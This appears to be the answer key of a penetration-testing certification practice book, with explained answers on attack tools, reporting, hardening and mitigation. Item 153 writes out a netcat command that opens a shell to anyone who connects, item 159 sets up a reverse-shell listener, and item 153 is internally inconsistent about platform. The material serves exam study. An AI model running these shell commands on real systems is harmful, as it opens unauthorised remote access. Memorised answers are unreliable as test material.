148. A. The Browser Exploitation Framework (BeEF) is designed for this type of attack. BeEF provides an automated toolkit for using social engineering to take over a client's web browser. The tester can then use various phishing and social engineering techniques to get employees to visit the site.

149. A. Custom Word List (CeWL) Generator is a Ruby application that allows a tester to scour a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's websites can help generate a custom wordlist. Building a custom wordlist can be particularly useful if you have gathered a lot of information about your target organization.

150. A. In this scenario, the PowerShell command given will execute a remote script. By using the PowerShell `IEX` command, it will invoke an expression. The `IEX` cmdlet evaluates or runs a specified string as a command and returns the results of the expression or command. The PowerShell `Invoke-Command` cmdlet runs commands on a local or remote computer and returns all output from the commands, including errors. By using a single `Invoke-Command` command, you can run commands on multiple computers.

151. A. Network Mapper (Nmap) is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap will identify what devices are running on a client's systems, discover hosts and services that are available, find open ports, and detect security risks. In this scenario, the organization did not disable Telnet because port 23 is still open. Telnet is a client-server protocol, based on a reliable connection-oriented transport. Typically, this protocol is used to establish a connection to Transmission Control Protocol (TCP) by using port 23, where a Telnet server application (telnetd) is listening.

152. C. Hping is a command-line tool that allows testers to generate network traffic. Hping is popular because it allows you to create custom packets. In this scenario, you will be sending TCP SYNs to TCP port 80. The `-S` switch asks hping to send SYN traffic, the `-V` switch is verbose mode, and the `-p` switch indicates the port.

153. A. Netcat can be used to set up a Telnet server in a matter of seconds. You can specify the shell you want Netcat to run at a successful connection with the `-e` parameter. In this scenario, the proper syntax would be `nc -lp 444 -e /bin/bash`. The `nc -` tells Windows to run the `nc.exe` file with the following arguments:

`-l`: Listen mode, for inbound connections

`-p`: Specifies a port to listen for a connection on

`-e`: Tells what program to run once the port is connected to (cmd.exe)

`-v`: Specifies to be verbose, printing out messages on Standard Error, such as when a connection occurs

154. A. nmap is the most commonly used command-line vulnerability scanner and is a free, open source tool. It provides a broad range of capabilities, including multiple scan modes intended to bypass firewalls and other network protection devices. nmap is a port scanner. To scan for ports, you will want to use `-p <port ranges>` (only scan specified ports). This option specifies which ports you want to scan and overrides the default scan. Individual port numbers or ranges are acceptable. Ranges are separated by a hyphen (e.g., `1-1023`). The beginning and/or end values of a range may be omitted, causing nmap to use 1 and 65535, respectively. So, you can specify `-p-` to scan ports from 1 through 65535. Port scanning a system simply requires that nmap be installed and that you provide the target system's hostname or IP address.

155. D. Passive reconnaissance is also known as open source intelligence (OSINT). The idea behind passive reconnaissance is to gather information about a target using only publicly available resources. Shodan is a specialized search engine that provides discovery of specific types of computers and devices that are connected to the Internet by using a variety of filters. Peach is a fuzzing tool, OpenVAS performs network vulnerability scans, and CeWL is a custom wordlist generator that searches websites for keywords that may be used in password-guessing attacks.

156. D and F. In this scenario, the best options are SSH and Wireshark. Secure Shell (SSH) provides secure encrypted connections between systems. SSH provides remote shell access via an encrypted connection. SSH is used for secure command-line access to systems, typically via TCP port 22, and is found on devices and systems of all types. Because SSH is so common, testing systems that provide an SSH service is a very attractive option for a penetration tester. Wireshark is a protocol analyzer that allows penetration testers to eavesdrop on and dissect network traffic. Wireshark also allows for capturing network traffic from wireless networks.

157. B and C. Given this scenario, the word *let* does not need to be included in the script, so it can be removed, and in Bash, the equivalent to an = is `-eq`, which is the arithmetic binary operator. Once these modifications are made, the script will work as expected.

158. A. PowerShell requires the use of the `$` before an array name in an assignment operation. The elements of the array are then provided as a comma-separated list. Option B would work in Bash, option C would work in Ruby or Python, and option D does not follow the correct syntax for a PowerShell command. PowerShell is much simpler in the way that you declare and use variables. You just need to remember to precede the variable name with `$`, whether it's for setting, changing, or retrieving the value stored in that variable.

159. A. The tester will want to create a Netcat listener that waits for the inbound shell from the target machine. To get a shell, Netcat uses `nc -nvlp 443` to listen for incoming connections Using this syntax, the tester is telling Netcat (`nc`) to not resolve names (`-n`), to be verbose printing out when a connection occurs (`-v`), and to listen (`-l`) on a given local port (`-p`).

160. D. In this scenario, the question specifically states "name resolution requests." In this case, Responder is the best choice. Responder is a toolkit used to answer NetBIOS queries from Windows systems on a network. Tcpdump is a type of packet analyzer software utility that monitors and logs TCP/IP traffic passing between a network and the computer on which it is executed. Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN. Medusa is a brute-force login attack tool that supports a variety of protocols and services.

161. A and F. One of nmap's best-known features is remote OS detection using TCP/IP stack fingerprinting. Nmap sends a series of TCP and UDP packets to the remote host and examines the responses.

`-iL <inputfilename>`: This is the input from list of hosts/networks.

`-sV`: This probes open ports to determine service/version info.

162. D. Metasploit is a tool for the development of exploits and the testing of them on live targets. The `socks4a` auxiliary is a module from within the framework. This auxiliary module provides a proxy server that uses Metasploit Framework routing to relay connections. So, using the `use auxiliary/server/socks4a` module allows a tester to access a private network from the Internet.

163. A. Impacket is a collection of Python classes for working with network protocols. Impacket provides a wide range of tools, including the ability to authenticate with hashes once you have captured them. Metasploit's SMB capture mode, Responder, and Wireshark can all capture SMB hashes from broadcasts, but in this scenario, you also want the ability to authenticate with hashes once you've captured the messages.

164. B. Using nmap's basic functionality is quite simple. Port scanning a system just requires that nmap is installed and that you provide the target system's hostname or IP address. By default, nmap scans the 1,000 most common ports for both TCP and UDP. However, the full range of ports available to both TCP and UDP services is 1–65,535.

165. B. In this scenario we are using a conditional execution, so only one clause is executed. So, in this case, the code following the `if` clause will execute, making it impossible for the `elif` or `else` clause to execute. Conditional execution allows developers to write code that executes only when certain logical conditions are met. The most common conditional execution structure is the `if..then..else` statements.

166. B. Shodan is a popular security search engine and provides prebuilt searches as well as categories of search for industrial control systems, databases, and other common search queries. Shodan is a search engine that lets the user find specific types of computers and devices that are connected to the Internet using a variety of filters. Some have described it as a search engine of service banners, which are metadata that the server sends back to the client. Using Shodan for penetration testing requires some basic knowledge of banners including HTTP status codes.

167. A. Much like Shodan, Censys is a security-oriented search engine. When you dig into a host in Censys, you will also discover geoIP information, if it is available, and a comprehensive summary of the services the host exposes providing more detailed information. GeoIP refers to the method of locating a computer terminal's geographic location by identifying that terminal's IP address.

168. C. Sqlmap is an open source tool used to automate SQL injection attacks against web applications with database back ends. Sqlmap is a commonly used open source database vulnerability scanner that allows security administrators to probe web applications for database vulnerabilities. For this scenario, Sqlmap is a dedicated database vulnerability scanner and is the most appropriate tool.

Chapter 5: Reporting and Communication

1. B. When you normalize the data from a penetration test, you aggregate all the data generated by all of the different tools and processes you used during the test and format it such that it is consistent and correlated. The goal is to make it such that the client can read the aggregated data and understand what happened during the test and when.

2. D. The final report you write for a penetration test should include a section entitled Methodology. In this section, you describe the penetration testing methodology you used to conduct the test. In this scenario, this would be the appropriate place to indicate that the PCI DSS standard was followed to conduct the test.

3. A. Among other things, the term *situational awareness* refers to a state of shared understanding between the client and the tester regarding the security posture of the client's network.

4. C. The term *de-confliction* refers to the process of communicating between the client and the tester to determine whether an attack detected during a penetration test is coming from an authorized penetration tester or whether it is a real attack instigated by some third-party hacker.

5. B. The term *de-escalation* refers to the process of communicating between the client and the tester to cease exploits used during the penetration test because of the adverse effects they may be having on the network.

6. A. Among other things, the term *situational awareness* refers to a state of common understanding between all members of the penetration testing team to ensure that every team member is aware of what the others are doing.

7. A. Among other things, the term *situational awareness* refers to a state of common understanding between all members of the penetration testing team to ensure that testing activities are coordinated to occur at the appropriate time.

8. B. The term *de-escalation* refers to the process of communicating between the client and the tester to dial back the intensity of exploits used during the penetration test because of the adverse effects they may be having on the network.

9. C. The term *de-confliction* refers to the process of communicating between the client and the tester to determine whether an attack detected during a penetration test is coming from an authorized penetration tester or whether it is a real attack instigated by some third-party hacker.

10. C. Among other things, the term *situational awareness* refers to a state of common understanding between all members of the penetration testing team to ensure that testing activities are planned and coordinated to occur at the appropriate time.

11. B. The term *de-confliction* refers to the process of communicating between the client and the tester to determine whether an attack detected during a penetration test is actually part of the authorized penetration test or whether it has been instigated by a third-party hacker.

12. D. The term *de-escalation* refers to the process of communicating between the client and the tester to dial back the intensity of exploits or even stop them all together because of unsafe situations they may be causing.

13. B. The term *trusted agent* refers to an individual within the target organization, typically an IT administrator or a manager, who has a direct line of communication with the penetration tester. This individual is usually responsible for de-confliction and de-escalation communications between the client and the tester.

14. A. A *stages* communication trigger happens when the penetration test progresses from one phase to another.

15. B. A *critical findings* communication trigger happens when a penetration tester discovers a security vulnerability so serious that it must be addressed immediately instead of waiting until the test has been completed.

16. D. An *indicator of prior compromise* communication trigger happens when a penetration tester discovers that the network or a system has already been compromised previously by another attacker. In this situation, the tester usually communicates the discovery with the client immediately instead of waiting until the test is complete.

17. D. A *stages* communication trigger happens when the penetration test progresses from one phase to another.

18. B. An *indicator of prior compromise* communication trigger happens when a penetration tester discovers that the network or a system has already been compromised previously by another attacker. In this situation, the tester usually communicates the discovery with the client immediately instead of waiting until the test is complete.

19. B. A *critical findings* communication trigger happens when a penetration tester discovers a security vulnerability so serious that it must be addressed immediately instead of waiting until the test has been completed.

20. C. A *stages* communication trigger happens when the penetration test progresses from one phase to another.

21. B. A *critical findings* communication trigger happens when a penetration tester discovers a security vulnerability so serious that it must be addressed immediately instead of waiting until the test has been completed.

22. A. An *indicator of prior compromise* communication trigger happens when a penetration tester discovers that the network or a system has already been compromised previously by another attacker. In this situation, the tester usually communicates the discovery with the client immediately instead of waiting until the test is complete.

23. B. *Goal reprioritization* occurs when either the client or the tester decides to change the focus of the penetration test from the agreed upon scope after the test has already started. In this scenario, the PCI DSS test is being modified to include testing for vulnerability for the new type of ransomware.

24. A. *Goal reprioritization* occurs when either the client or the tester decides to change the focus of the penetration test from the agreed upon scope after the test has already started. In this scenario, a black box component has been added to a traditional gray box test.

25. B. When you normalize the data from a penetration test, you aggregate all the data generated by all of the different tools and processes you used during the test and format it such that it is consistent and easy to understand.

26. B. When creating your written report of findings after completing a penetration test, you should identify the standard or guidelines you used to conduct the test in the Methodology section. In this example, you would inform the reader that you used the NIST 800-115 methodology.

27. A. When creating your written report of findings after completing a penetration test, you should provide a high-level synopsis of the test and the results in the Executive Summary. Typically, this is the first section of the report and is intended for less-technical audiences.

28. D. When creating your written report of findings after completing a penetration test, you should report your risk ratings in the Metrics and Measures section. These ratings allow the reader to prioritize risks as well as make comparisons between penetration tests conducted over time.

29. A. When creating your written report of findings after completing a penetration test, you should provide a high-level synopsis of the test and the results in the Executive Summary. Typically, this is the first section of the report and is intended for less-technical audiences.

30. B. When creating your written report of findings after completing a penetration test, you should identify the standard or guidelines you used to conduct the test in the Methodology section. In this example, you would inform the reader that you used the EC-Council's CEH methodology.

31. C. When creating your written report of findings after completing a penetration test, you should list the vulnerabilities you discovered in the Findings and Remediation section of the report, along with how you found them.

32. C. When creating your written report of findings after completing a penetration test, you should list the vulnerabilities you discovered in the Findings and Remediation section of the report, along with how you found them and what the client can do to fix the problem. In this example, you should recommend they install the MS17-010 – Critical update from Microsoft in this section.

33. D. When creating your written report of findings after completing a penetration test, you should report your risk ratings in the Metrics and Measures section. These ratings allow the reader to prioritize risks as well as make comparisons between penetration tests conducted over time.

34. E. When creating your written report of findings after completing a penetration test, you should report your recommendations in the Conclusion section.

35. C. The information you include in the Findings and Remediation section of your written report of findings will usually be constrained by the client's risk appetite. For example, an organization with a higher-risk appetite may want you to only include information about high-risk or critical-risk vulnerabilities you discovered and not report medium or low-risk vulnerabilities.

36. E. When creating your written report of findings after completing a penetration test, you should report your recommendations in the Conclusion section, including when you think the client should conduct follow-up penetration tests.

37. D. Typically, there is no legally mandated storage time for reports after a penetration test is complete. The amount of time you are required to store the client's report will usually be governed by your contract with the client.

38. D. The written report of findings contains highly sensitive information and should therefore be securely handled. It should not be stored in a manner that would allow it to be easily stolen. In this scenario, storing the report in an encrypted file on a file server would make it more difficult for the file to be stolen than the other options listed.

39. A. The written report of findings contains highly sensitive information and should therefore be securely handled. It should not be stored in a manner that would allow it to be easily stolen. In this scenario, storing a hard copy of the report in a locked filing cabinet that has been bolted to the floor would make it more difficult for the report to be stolen than the other options listed.

40. A. The written report of findings contains highly sensitive information and should therefore be securely handled. It should not be stored in a manner that would allow it to be easily stolen. In this scenario, burning the file to an optical disc and storing it in a secured safe would make it more difficult for the report to be stolen than the other options listed.

41. B. The written report of findings contains highly sensitive information and should therefore be securely handled. It should not be stored in a manner that would allow it to be easily stolen. In this scenario, saving the file to an encrypted flash drive and storing it in a secured cabinet would make it more difficult for the report to be stolen than the other options listed.

42. C. The written report of findings contains highly sensitive information and should therefore be disposed of securely. It should not be disposed of in a manner that would allow it to be stolen or reconstructed. In this scenario, wiping the drive will make it much harder to recover the files from the drive.

43. D. The written report of findings contains highly sensitive information and should therefore be disposed of securely. It should not be disposed of in a manner that would allow it to be stolen or reconstructed. In this scenario, shredding the documents will make it much harder to recover the data from the reports.

44. A. The written report of findings contains highly sensitive information and should therefore be disposed of securely. It should not be disposed of in a manner that would allow it to be stolen or reconstructed. In this scenario, physically destroying inexpensive flash drives will make it much harder to recover the data from the reports.

45. B. The written report of findings contains highly sensitive information and should therefore be disposed of securely. It should not be disposed of in a manner that would allow it to be stolen or reconstructed. In this scenario, physically destroying optical discs will make it much harder to recover the data from the reports.

46. A. Implementing multifactor authentication for VPN connections is an example of a technological mitigation strategy.

47. B. Implementing regular security awareness training for all employees is an example of a people-based mitigation strategy.

48. C. Implementing off-boarding processes for employees when they leave the organization is an example of a process-based mitigation strategy.

49. B. Requiring IT staff members to pass a network security certification exam is an example of a people-based mitigation strategy.

50. A. Requiring complex passwords and implementing account restrictions are examples of technological mitigation strategies.

51. B. Hiring additional IT staff members who have experience with cyber security is an example of a people-based mitigation strategy.

52. C. Forbidding employees from using external cloud-based services such as Google Drive is an example of a process-based mitigation strategy.

53. A. Implementing a mantrap at the main entrance is an example of a technological mitigation strategy.

54. A. Implementing directional wireless antennas and manipulating access point power levels to prevent signal emanation are examples of technological mitigation strategies.

55. C. Requiring multiple sign-offs on payouts is an example of a process-based mitigation strategy.

56. B. Conducting security awareness training with employees is an example of a people-based mitigation strategy.

57. D. Of the options presented here, the best recommendation to remediate shared local administrator credentials would be to simply randomize those credentials. Otherwise, compromising the local administrator password on one desktop would expose all the other desktops in the organization.

58. B. Of the options presented here, the best recommendation to remediate shared local administrator credentials would be to implement the Local Administrator Password Solution (LAPS) from Microsoft. This solution periodically randomizes local administrator passwords and saves those secrets in Active Directory.

59. B and C. The "Password must meet complexity requirements" and the "Minimum password length" Group Policy settings can be used to enforce a degree of password complexity. By default, the "Password must meet complexity requirements" policy requires passwords be at least six characters long and contain characters from three of the following four categories: uppercase letters, lowercase letters, numbers, and special characters. The minimum password length defines the least number of characters that a password may contain.

60. A. The "Enforce password history" Group Policy setting determines the number of unique new passwords that a user must use before an old password can be reused again. Configuring this policy helps enhance security by preventing users from reusing old passwords.

61. D. The "Maximum password age" Group Policy setting determines how long a user can keep the same password before being required to change it to a new one. Once that time period has elapsed, the user is forced to create a new password.

62. C. The "Minimum password age" Group Policy setting determines how long a user must keep the same password before being allowed to change it to a new one. Until that time period has elapsed, the user is forced to keep the same password. This prevents users from making constant changes to their password in an attempt to circumvent the "Enforce password history policy" setting.

63. A. The `chage` command can be used on Linux systems to configure password aging for user accounts.

64. D. The "Account lockout threshold" Group Policy setting determines the number of failed logon attempts a user is allowed to make before the account is locked. A locked account can't be used again until it is unlocked by an administrator or the lockout period for the account has elapsed. This policy setting can help prevent brute-force attacks by locking an account after only a few guessing attempts.

65. B. The "Account lockout duration" Group Policy setting determines how long a locked account remains locked before being automatically unlocked. This policy setting helps prevent brute-force attacks by severely increasing the amount of time required to conduct the attack.

66. C. The "Reset account lockout counter after" Group Policy setting determines how much time must pass after a failed logon attempt before the failed logon attempt counter is reset to 0. This policy setting helps prevent brute-force attacks by significantly increasing the amount of time required to conduct the attack.

67. A. The chage command can be used on Linux systems to automatically lock user accounts after a certain time. This prevents stale user accounts from being used by an attacker or disgruntled former employee to gain unauthorized access.

68. A. The "Store passwords using reversible encryption" policy is highly insecure. It is included in modern deployments to provide backward compatibility with older applications. A client who has this policy turned on should be advised of the security consequences and to consider upgrading to newer applications that don't require it.

69. B. Because the application was developed in-house, the client should be able to rewrite the code such that passwords are encrypted by the application before they are saved in the database.

70. A. The chage command can be used on Linux systems to configure password aging for user accounts. For example, it can be used to lock a user account if the user doesn't change their password after a certain number of days.

71. C. A rainbow table is a precomputed table of hash values that can be used to reverse hash functions. For example, if a plaintext password has been protected by hashing it, you may be able to use a rainbow table to reverse the hashing function and expose the original plaintext password.

72. A. Salting the hash involves adding extra, random data to a hashing operation. This mechanism is commonly used to protect hashed passwords from being reverse-hashed (which would expose the plain text password).

73. B. Key stretching involves running the value to be hashed through the hash function multiple times. This increases the computation time required to hash each password, but it also dramatically increases the size of rainbow table needed for a precomputation attack to work.

74. C. A username and a password are both examples of something you know and therefore do not constitute multifactor authentication. A fingerprint scan is an example of something you are. Requiring a fingerprint scan would improve the security of the system because authentication factors from multiple categories would be required for users to log on.

75. A. A PIN is an example of something you know.

76. C. A retina scan is an example of something you are. Theoretically, no two people should have identical attributes for this type of factor.

77. C. A hardwire connection to an organization's internal LAN is an example of somewhere you are. Authentication may or may not be allowed based on this factor.

78. A. An RFID proximity reader can be used to prevent a user from authenticating to a system unless they are physically present at the system.

79. C. Requiring a user to supply a biometric scan (something you are) along with a PIN (something you know) constitutes multifactor authentication.

80. B. Requiring a user to supply a password (something you know) plus a security token generator (something you have) constitutes multifactor authentication.

81. D. Two-factor authentication (2FA) requires users to supply factors from two different categories. In this case, requiring a user to supply a username (something you know), a PIN (something you know), and a facial recognition scan (something you are) constitutes 2FA authentication.

82. B. Three-factor authentication (3FA) requires users to supply factors from three different categories. In this case, requiring a user to supply a username (something you know), a PIN (something you know), a fingerprint scan (something you are), and a one-time password (something you have) constitutes 3FA authentication.

83. A. In this scenario, you could recommend that the application be rewritten such that all user inputs are sanitized before being submitted to the backend database. For example, suppose the application contains a field where users are supposed to enter their phone number. The programmers could validate that the information entered contains only numbers (and only the correct number for a phone number). This prevents malicious attackers from submitting SQL statements into these fields that could potentially expose the information in the database.

84. A. In this scenario, you could recommend that the application be rewritten such that data is escaped. Escaping is the process of securing data by stripping out unwanted information, such as malformed HTML or script tags. This prevents data from being seen as code. Escaping data helps secure information prior to rendering it for the end user and helps prevent SQL injection as well as cross-site scripting attacks.

85. C. Using parameterized queries is typically considered a better defense against SQL injection attacks than sanitizing user input. With parameterized queries, prepared statements are used with bounded variables to access the SQL database.

86. A. Every network service enabled on a server expands that server's attack surface. Therefore, only those services that are actually needed should be installed. In this scenario, a web server probably doesn't need DNS, DHCP, printing, or email services running. These should be removed.

87. B and D. Every network service enabled on a server expands that server's attack surface. Therefore, only those services that are actually needed should be installed. In this scenario, the domain controller shouldn't be running Hyper-V, which is used for virtualization. Likewise, Federation Services is used only in situations where one Active Directory domain is linked to ("federated") with a different Active Directory domain.

88. A and E. To harden user accounts on Windows-based computer systems, you should use Group Policy to configure account lockout. This will help slow down or even prevent brute-force or password guessing attacks. You should also immediately disable or delete all unused user accounts.

89. B and D. To harden user accounts on a Windows-based computer system, you should use Group Policy to enforce password complexity requirements. For example, you could require a certain password length and that it contain specific character combinations. You should also use Group Policy to enforce password aging requirements. This requires users to change their passwords on a regular basis.

90. E. To harden network communications on a Windows-based computer system, you should restrict access to the computer over the network access to only authenticated users.

91. A. To harden network communications on a Windows-based computer system, you should configure the Windows firewall properly. First, you should close all ports to ensure that nothing is accidentally left open. Then open ports for only those services that have been installed and are needed on the system.

92. A and C. To harden a Windows-based computer system, you should consider installing extra system RAM and then disable the Windows paging file. This prevents sensitive data that is supposed to be stored only in unencrypted format in RAM from being written to the hard disk page file. You should also disable any unneeded services.

93. D. To harden a Windows-based computer system, you should disable autorun. This helps prevent malware from being installed on the system when an infected optical disc or USB drive is inserted into the system.

94. A. To harden a Linux-based server system, you should make sure a host-based firewall is running by enabling and configuring iptables. You should first close all network ports in the firewall and then open only those required by specific services running on the system.

95. B. To harden a Linux-based server system, you should make sure you use SSH instead of Telnet for remote access to the system. SSH encrypts all network traffic between the SSH server and the SSH client. Telnet, on the other hand, transmits all data as clear text, including authentication credentials.

96. A. To harden a server system, you should make sure only the services and applications necessary for its role are installed. The `netstat` command can be used to check for listening network ports on the system. This will reveal which services are running on the system.

97. B. To harden a server system, you should make sure all user accounts have a password assigned to them. One way to do this is to review the `/etc/shadow` file and look for any accounts that don't have a password assigned.

98. D. To harden a server system, you should make sure all stale user accounts are disabled or deleted. In this scenario, the client doesn't want to delete the accounts because the temporary or contract users may be coming back in the future. To lock an account manually, you can use the `passwd -l` command followed by the name of the user.

99. C. One way to harden a server system is to reconfigure it to save its log entries to a dedicated logging server somewhere else on the network. This makes it harder for an attacker to cover his or her tracks after a compromise because the log files aren't stored locally.

100. A. The FTP protocol does not encrypt data transfers between systems. This means authentication information as well as the data itself are exposed during transmission over the network. To remedy this, you should recommend that the client switch to FTPS instead of FTP. The FTPS protocol uses SSL or TLS to encrypt an FTP session since they encrypt data.

101. D. The Telnet protocol does not use encryption to protect network transmissions, which means authentication credentials to the remote system as well as the data being transferred are sent as plain text. To remedy this, you should recommend that the client use the Secure Shell (SSH) server and client for remote server access. SSH encrypts authentication information as well as data transfers between systems.

102. A. The rcp utility does not use encryption to protect network transmissions, which means authentication credentials to the remote system as well as the data being transferred are sent as plain text. To remedy this, you should recommend that the client use the `scp` command to copy files between servers. The `scp` utility is part of the SSH suite of utilities, which encrypts authentication information as well as data transfers between systems.

103. B. In this scenario, the wireless network can be hardened by changing the default administrative username and password on the wireless controller. Lists of default usernames and passwords are readily available on the Internet and should not be used.

104. A and B. In this scenario, the wireless network can be hardened by implementing MAC address filtering. This provides a basic layer of protection by preventing unauthorized systems from connecting to the wireless network. However, MAC addresses are easy to spoof once a known-good address has been identified. So, the wireless network can be further hardened by implementing 802.1x authentication. This eliminates the weakness associated with preshared keys by implementing a separate authentication server (such as a RADIUS server).

105. A and D. In this scenario, the wireless network can be hardened by using directional access points. This will help prevent the signal from emanating into the parking lot. In addition, DHCP should be disabled on the wireless network. While this makes administration much more difficult, it also prevents attackers who compromise the wireless network from automatically receiving all the configuration information they need to access network resources.

106. B and C. In this scenario, the router can be hardened by creating an encrypted password for privileged access. This is done using the `enable secret` command on the router. In addition, procedures should be set in place to vet visitors who claim to be representatives of IT vendors.

107. A. After a penetration test, it is critical that you undo everything you have done. The best way to accomplish this is to carefully document everything you do as you conduct the test. That way, you will have a record of what must be restored and how it should look after the cleanup is complete.

108. A and C. After a penetration test, it is critical that you undo everything you have done. For example, if you set up any shell sessions, especially reverse shells, you need to make sure that they are removed. In addition, you should document everything you do as you clean up after the test. It's always possible that you may inadvertently break something during the cleanup process. If this happens, having documentation of what you did will be invaluable.

109. B. After a penetration test, it is critical that you undo everything you have done. For example, if you created any backdoor user accounts, you should make sure you remove those credentials. You should not leave these in place as they could be used by a real attacker to compromise the system later.

110. A. After a penetration test, it is critical that you undo everything you have done. For example, it is critical that you uninstall any tools or utilities you used to conduct exploits during the test.

111. A. After a penetration test, it is critical that you communicate what happened and what was discovered to the client. During the attestation of findings process, you communicate detailed evidence of what you discovered to the client. The client can then use this information to remediate the problems found.

112. C. After a penetration test is complete, it is common for the tester to ask the client to agree (usually in writing) that the tester has fulfilled the contract that was originally signed with the client. This process is called *client acceptance*.

113. C. After a penetration test is complete, it is not uncommon for the client to ask the tester to come back and retest everything to make sure the problems discovered during the test have been remediated. This process is sometimes called *follow-up actions*.

114. A and C. After a penetration test is complete, you should meet with your teams and discuss lessons learned. You should identify what went well and what improvements need to be made. For example, you should discuss which exploits worked and which didn't. You should document best practices for using those exploits such that you don't have to relearn them the next time you conduct a penetration test.

115. C. The Common Vulnerability Scoring System (CVSS) is an industry standard for assessing the severity of security vulnerabilities. It provides a technique for scoring each vulnerability on a variety of measures. Security analysts often use CVSS ratings to prioritize response actions. Each measure is given a descriptive rating and a numeric score.

116. A and B. These may be times that call for immediate communication to the client. The following are some common penetration testing communication triggers. Communication triggers should be done upon the completion of the testing phase, a discovery of a critical finding, or the discovery of indicators of a previous compromise. In this scenario, we would want to contact the client if the system becomes unavailable following an attempted test and if the system shows an indication of prior unauthorized access.

117. D. In this scenario, the client does not have the budget to immediately correct all of the vulnerabilities found. In this case, the best suggestion to tell the client is to correct the most critical vulnerability first and, then when funds become available, fix the other critical vulnerabilities.

118. A. In this scenario, since there are several high-numbered ports listening on a public web server. The best recommendation would be to disable unneeded services since the client only uses post 443. The unnecessary services can pose a security risk because they increase the attack surface, providing a potential attacker with additional ways to try to exploit the system.

119. C. System hardening, also known as operating system hardening, helps minimize security vulnerabilities. The purpose of system hardening is to get rid of as many security risks as possible. This is usually done by removing all nonessential software programs and utilities from the computer. The goal of systems hardening by removing unused programs, accounts functions, applications, ports, permissions, access, etc., is that attackers have fewer opportunities to gain access to your network. There are several types of system hardening activities. They include the following:

- Application hardening
- Operating system hardening
- Server hardening
- Database hardening
- Network hardening

120. B, E, and G. In this situation, since the tester was able to compromise a single workstation and is able to move laterally through the network, the best recommendations to give the client would be the following:

- Use multifactor authentication. Multifactor authentication (MFA) is an authentication method in which a computer user is granted access only after successfully presenting two or more pieces of evidence (or factors) to an authentication mechanism.
- Increase minimum password complexity. Complex passwords use different types of characters in unique ways to increase security, making it harder for an attacker to crack.
- Enable full-disk encryption. Full-disk encryption (FDE) is encryption at the hardware level. FDE works by automatically converting data on a hard drive into a form that cannot be understood by anyone who doesn't have the key to "undo" the conversion.

121. B. In this scenario, the question states that the penetration tester is writing a report "that outlines the overall level of risk." Given this statement, the tester will be including this information in the executive summary. The executive summary is the most important section of the report. It should be written in a manner that conveys all of the important conclusions of the report in a clear manner that is written in "layman's terms." A tester should explain what was discovered in plain language and describe the risks to the business in terms that the client will understand.

122. B. In this scenario, since the penetration tester discovered a critical vulnerability, the tester should immediately alert the client with the details of the findings.

123. A. In this scenario, the attacker was using a redirect. The security analyst should block URL redirections. A URL redirect is a web server function that sends a user from one URL to another. Redirects commonly take the form of an automated redirect that uses one of a series of status codes defined within the HTTP protocol. So, when a web browser attempts to open a URL that has been redirected, a page with a different URL is opened.

124. A, F, and G. In this scenario, the tester should recommend that the client increase their password complexity requirements since the tester was able to crack them by using a dictionary attack. The tester should also recommend that all employees take security awareness training, since it was a member of the IT department who gave up pertinent information when the tester used a phishing technique. The tester should also recommend upgrading the cipher suite that is used for the VPN solution. A cipher suite is a set of

algorithms that help secure network connections that uses Transport Layer Security (TLS) or Secure Socket Layer (SSL). The set of algorithms that cipher suites usually contain includes a key exchange algorithm, a bulk encryption algorithm, and a message authentication code (MAC) algorithm.

125. A. In this scenario, the tester should recommend that the client enable HTTP Strict Transport Security (HSTS). The HSTS response header lets a website tell browsers that it should only be accessed using HTTPS, instead of using HTTP. It is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header, that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS.

126. C. In this scenario, it would be important to put the risk tolerance of the client's organization into the executive summary. Risk tolerance is basically how much risk an organization is willing to take on where their investments are concerned. With any type of investment, there is always risk, but how much risk one is able to withstand is their risk tolerance. This may be different for every organization. You cannot put a set value on risk tolerance.

127. D. In this scenario, since the testing was performed by an on-staff junior administrator, it may be in the company's best interest to create a request for proposal (RFP) from a professional penetration testing company to agree with the assessments and to give the company any vulnerability findings. An RFP is a document that solicits proposal, often made through a bidding process.

128. A. In this scenario, it asks what the security analyst should do first. Once the vulnerability has been identified, you need to rate the risk and how it affects your organization. The rating will determine whether it is safe enough to continue with the work or whether you need to adopt additional control measures to reduce or eliminate the risk. The rating depends upon the likelihood of an event occurring and the severity of the vulnerabilities. This is done by figuring out whether the likelihood is Low, Medium, or High and then doing the same for impact. The 0 to 9 scale is split into three parts: 0 to <3 is Low, 3 to <6 is Medium, and 6 to 9 is High.

129. A. In this scenario, it would be best to revisit this situation during the lessons learned phase. The lessons learned session is the team's opportunity to get together and discuss the testing process and results without the client present. Team members should freely discuss the test and offer suggestions for improvement. The lessons learned session is a good opportunity to highlight any innovative techniques used during the test that might be used in future engagements.

130. B. In this scenario, the best option to tell the client would be by using smart cards and PINs. Multifactor authentication (MFA) is a security system that requires more than one method of authentication from separate categories of credentials to verify the user's identity for a login or other transaction. The authentication categories are something you know, something you have, and something you are.

131. A. The best recommendation would be to disable any unneeded services. Unnecessary services can pose a security risk because they increase your client's network attack surface, providing a potential attacker a number of ways to try to exploit the system. An attack surface is the total sum of the vulnerabilities in a given computing device or network that are accessible to a potential hacker.

132. A. The Local Administrator Password Solution (LAPS) is a Microsoft tool that manages administrative credentials. It is for randomizing local administrator account credentials using Active Directory. Limited Administrator Password Assistance (LAPA) does not exist. Nessus is a vulnerability scanner, and Metasploit is an exploitation framework used to execute and attack networks.

133. D. An executive summary should not contain technical detail. The executive summary is the most important section of the report. It should be written in a manner that conveys all of the important conclusions of the report in a clear manner that is written in layman's terms. A tester should explain what was discovered in plain language and describe the risks to the business in terms that the client will understand.

134. B, C, and D. CompTIA highlights three important post-engagement cleanup activities:

- Removing any shells installed on systems during the penetration test.
- Removing any tester-created accounts, credentials, or backdoors that were installed during testing.
- Removing any tools that were installed during testing.

Remediation of vulnerabilities is a follow-on activity and is not conducted as part of the test. The testers should remove any shells or other tools installed during testing as well as remove any accounts or credentials that they created.

135. D. In this scenario, you are discussing technology. Technological controls also provide effective defenses against many security threats. There are three major categories of remediation activities. The categories are people, process, and technology.

136. B. In this scenario, you and your colleague are discussing something you have. Physical objects may be used as authentication mechanisms. Organizations seeking to protect sensitive information and critical resources should implement multifactor authentication. Multifactor authentication implementations combine two or more authentication mechanisms coming from different authentication categories. The authentication categories are something you know, something you have, and something you are.

Chapter 6: Practice Exam 1

